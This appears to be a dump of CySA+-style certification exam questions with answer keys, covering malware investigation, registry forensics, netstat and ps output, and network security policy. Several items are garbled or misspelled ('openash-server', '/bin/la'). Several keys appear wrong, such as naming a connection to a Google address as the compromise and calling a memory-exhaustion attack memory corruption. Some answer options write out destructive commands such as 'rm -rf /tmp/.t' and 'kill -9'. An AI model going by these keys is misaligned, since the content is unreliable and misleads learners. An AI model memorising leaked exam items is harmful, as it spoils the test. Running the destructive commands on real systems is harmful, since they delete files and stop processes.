A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?

- A)
`HKEY_USERS\\Software\Microsoft\Windows\CurrentVersion\Run`
- B)
`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- C)
`HKEY_USERS\\Software\Microsoft\Windows\explorer\MountPoints2`
- D)
`HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

NEW QUESTION 159

Which of the following policies would slate an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

- A. Code of conduct policy
- B. Account management policy
- C. Password policy
- D. Acceptable use policy

Answer: D

NEW QUESTION 164

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

Antivirus is installed on the remote host:

Installation path: C:\Program Files\AVProduct\Win32\ Product Engine: 14.12.101

Engine Version: 3.5.71

Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.

The engine version is out of date. The oldest supported version from the vendor is 4.2.11. The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

- A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
- B. This is a true negative, and the new computers have the correct version of the software.
- C. This is a true positive, and the new computers were imaged with an old version of the software.
- D. This is a false negative, and the new computers need to be updated by the desktop team.

Answer: C

NEW QUESTION 167

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Answer: A

NEW QUESTION 170

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

- A. File fingerprinting
- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

Answer: D

NEW QUESTION 175

Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

Answer: A

NEW QUESTION 177

Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability. Which of the following UEFI settings is the MOST likely cause of the infections?

- A. Compatibility mode
- B. Secure boot mode
- C. Native mode
- D. Fast boot mode

Answer: A

NEW QUESTION 181

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?

- A. Segment the network to constrain access to administrative interfaces.
- B. Replace the equipment that has third-party support.
- C. Remove the legacy hardware from the network.
- D. Install an IDS on the network between the switch and the legacy equipment.

Answer: A

NEW QUESTION 183

During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect. Which of the following is the BEST place to acquire evidence to perform data carving?

- A. The system memory
- B. The hard drive
- C. Network packets
- D. The Windows Registry

Answer: A

NEW QUESTION 186

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

Answer: D

NEW QUESTION 190

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286 ? Ss 0:00 /usr/sbin/cupsd -f
1287 ? Ss 0:00 /usr/sbin/httpd
1297 ? Ssl 0:00 /usr/bin/libvirtd
1301 ? Ss 0:00 ./usr/sbin/sshd -D
1308 ? Ss 0:00 /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/la -l /proc/1301/exe
- D. kill -9 1301

Answer: A

NEW QUESTION 191

During a cyber incident, which of the following is the BEST course of action?

- A. Switch to using a pre-approved, secure, third-party communication system.
- B. Keep the entire company informed to ensure transparency and integrity during the incident.
- C. Restrict customer communication until the severity of the breach is confirmed.
- D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

Answer: D

NEW QUESTION 193

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00 /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22 172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 1214/cupsd
tcp 0 0 0.0.0.0:443 0.0.0.0:* LISTEN 1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run kill -9 1325 to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the /tmp/.t file, as it is likely to be a rogue SSHD server.

Answer: B

NEW QUESTION 198

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization. The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message. In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
- C. Remove all external recipients from the employee's address book
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

NEW QUESTION 202

As part of a merger with another organization, a Chief Information Security Officer (CISO) is working with an assessor to perform a risk assessment focused on data privacy compliance. The CISO is primarily concerned with the potential legal liability and fines associated with data privacy. Based on the CISO's concerns, the assessor will MOST likely focus on:

- A. qualitative probabilities.
- B. quantitative probabilities.
- C. qualitative magnitude.
- D. quantitative magnitude.

Answer: D

NEW QUESTION 207

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command netstat -aon from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: D

NEW QUESTION 210

A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?

- A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
- B. Incorporate prioritization levels into the remediation process and address critical findings first.
- C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
- D. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.

Answer: B

NEW QUESTION 214

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-in-the-middle attack. The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices. Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

- A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network.
- B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.
- C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network.
- D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

Answer: A

NEW QUESTION 219

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources. Which of the following BEST describes this attack?

- A. Injection attack
- B. Memory corruption
- C. Denial of service
- D. Array attack

Answer: B

NEW QUESTION 221

A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two compromised devices.

Which of the following should be used to identify the traffic?

- A. Carving
- B. Disk imaging
- C. Packet analysis
- D. Memory dump
- E. Hashing

Answer: C

NEW QUESTION 225

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

Answer: BD

NEW QUESTION 229

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.
- D. A credentialed external vulnerability scan was performed.

Answer: A

NEW QUESTION 231

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

Answer: D

NEW QUESTION 236

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